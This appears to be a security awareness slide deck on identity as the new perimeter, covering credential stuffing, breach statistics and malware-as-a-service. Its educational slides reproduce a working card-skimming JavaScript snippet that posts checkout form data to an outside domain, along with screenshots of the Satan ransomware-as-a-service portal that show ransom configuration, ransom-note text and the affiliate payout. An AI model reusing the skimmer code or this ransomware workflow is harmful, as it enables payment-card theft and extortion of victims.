

Identity is the new perimeter

Mark Wilson, Identity Lead



shaping tomorrow with you

Human Centric Innovation


Driving a Trusted Future

Identity is the new perimeter



- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- Identity and Zero-Trust
- Identity Management 101

What is Identity...business






What is Identity...personal



What is Identity? It's you, me and....IoT!




Identity is the new perimeter




- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- Identity and Zero-Trust
- Identity Management 101

Credential stuffing



Credential stuffing



Identity is the new perimeter



- What is Identity
- Personal and Business Identity boundaries blurred
- Identity and the threat landscape
- Identity. The new perimeter
- Identity and digital transformation
- Identity and Zero-Trust
- Identity Management 101

Attacks and Breaches involving Identities are growing exponentially



350k Users Affected



As yet undisclosed



87 Million Records



UNDER ARMOUR


150 Million Records

3.6 Billion Records Exposed in 2018


Verizon Data Breach Report 2019



% Credentials Compromised



Malware as a Service



```
1 window.onload = function() {  
2     jQuery('#btnCreditCard.paymentBtn.creditcard').bind("mouseup touchend", function(e) {  
3         var dati = jQuery('#checkout');  
4         var pdati = JSON.stringify(dati.serializeArray());  
5         setTimeout(function() {  
6             jQuery.ajax({  
7                 type: "POST",  
8                 async: true,  
9                 url: "https://neweggstats.com/GlobalData/",  
10                data: pdati,  
11                dataType: 'application/json'  
12            });  
13        }, 250);  
14    });  
15 };
```

1992

200

Per Month

Today

400,000
Per Day



Satan - Mozilla Firefox

Satan

Satan

https://satan6dll23napb5.onion.to

Search

Most Visited ▾

Offensive Security

Kali Linux

Kali Docs

Kali Tools

Exploit-DB

Aircrack-ng

show Tor2web header

Satan

Malwares

Droppers

Translate

Account

Notices

Messages 0

Logout

What is Satan?

Apart from the mythological creature, Satan is a ransomware, a malicious software that once opened in a Windows system, encrypts all the files, and demands a ransom for the decryption tools.

How to make money with Satan?

First of all, you'll need to [sign up](#). Once you've sign up, you'll have to log in to your account, create a new virus and download it. Once you've downloaded your newly created virus, you're ready to start infecting people.

Now, the most important part: **the bitcoin** paid by the victim **will be credited to your account**. We will keep a 30% fee of the income, so, if you specified a 1 BTC ransom, you will get 0.7 BTC and we will get 0.3 BTC. The fee will become lower depending on the number of infections and payments you have.

mount-
shared-
folders.sh



Satan - Mozilla Firefox

Satan

https://satan6dll23napb5.onion.to/register

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

[show Tor2web header](#)

Satan Login Register

Sign Up

User name


Password

Confirm Password

Public Key

Public PGP key used for two factor authentication.

Captcha



Sign up

#!
mount-
shared-
folders.sh



Satan - Mozilla Firefox

Satan

https://satan6dll23napb5.onion.to/malwares

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Satan

Malwares

Droppers

Translate

Account

Notices

Messages 0

Logout

Malwares 0

Infections 0

Paid 0

Balance 0.00000000 ₿

Your bitcoin address

Withdraw

Create a malware

Ransom

0.1

Use # as decimal separator.

Multiplier

2

Used to multiply the ransom by X times after Y days.

Multiplier (Days)

1

Days before the ransom multiplies.

Note

Optional

Notes are private, and used only to keep track of your victims.

Proxy

Optional

Read about how to set up a gateway proxy [here](#).

mount-
shared-
folders.sh



Satan - Mozilla Firefox

Satan

https://satan6dll23napb5.onion.to/translate

Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

SatanMalwaresDroppersTranslateAccountNoticesMessagesLogout

Translation guidelines

1. All fields must be filled.
2. Anything between "%" should be only copied and not translated.
3. The field "English" should be filled with the name of the language you're translating (e.g Deutsch, Español).
4. The characters used must be UTF-8 supported.
5. Only one translation is allowed per day.

The translations are manually checked and added once a day. Duplicates are ignored.

Languages already translated to:

English / Português / 中文 / Deutsch / Italiano / Español / Русский / Latviski / Français / 中文 / Dutch / Romanian

English

Your personal files have been encrypted. In order to decrypt them you'll have to pay %RANSOM% BTC

If the payment is not made until %LIMIT%, the cost for the private key will increase to %RANSOM_MULTIPLIED% BTC

mount-
shared-
folders.sh



Satan - Mozilla Firefox

Satan

https://satan6dll23napb5.onion.to/malwares

Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng show Tor2web header

Satan

Malwares

Droppers

Translate

Account

Notices

Messages 0

Logout

The malware was created.

Malwares	1
Infections	0
Paid	0

Balance	0.00000000 B
<input type="text" value="Your bitcoin address"/>	Withdraw

Create a malware

Ransom

Use "" as decimal separator.

Multiplier

Used to multiply the ransom by X times after Y days.

Multiplier (Days)

Days before the ransom multiplier.

Note

Notes are private and used only to keep track of your victims.

mount-
shared-
folders.sh



Satan

https://satan6dll23napb5.onion.to/malwares

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Multiplier

Optional

Used to multiply the ransom by X times after Y days.

Multiplier (Days)

Optional

Days before the ransom multiplier.

Note

Optional

Notes are private, and used only to keep track of your victims.

Proxy

Optional

Read about how to set up a gateway proxy [here](#).

Captcha

Captcha

Create new

Do not upload your malware to VirusTotal and/or any other online scanner.

Token	Version	Ransom	Infections	Payments	Notes	Action
pl3IEDNv	1.0.0.16	0.10000000	0	0		Download

mount-
shared-
folders.sh



Satan

https://satan6dll23napb5.onion.to/malwares

Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Multiplier

Optional

Used to multiply the ransomware multiplier

Multiplier (Days)

Optional

Days before the ransomware is activated

Note

Optional

Notes are private. Only you can see them.

Proxy

Optional

Read about how to use a proxy

Captcha

Captcha

Create new

Opening ransomware.exe

You have chosen to open:
ransomware.exe
which is: DOS/Windows executable
from: https://satan6dll23napb5.onion.to

What should Firefox do with this file?

☐ Open with Archive Manager (default)

☒ Save File

☐ Do this automatically for files like this from now on.

Cancel OK

Do not upload your malware to VirusTotal and/or any other online scanner.

Token	Version	Ransom	Infections	Payments	Notes	Action
pl3IEDNv	1.0.0.16	0.10000000	0	0		Download

#!
mount-
shared-
folders.sh



Satan - Mozilla Firefox

Satan

https://satan6dll23napb5.onion.to/account

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

show Tor2web header

Satan Malwares Droppers Translate Account Notices Messages 0 Logout


User name	rrr_test	Cut	70%	2FA	
Balance	0.00000000 ₿	Logged in since	02/03/2017 23:00:22 UTC		
Malwares	1	Infections	0	Paid	0
Reports	0	Messages	0	Translations	0

Your bitcoin address

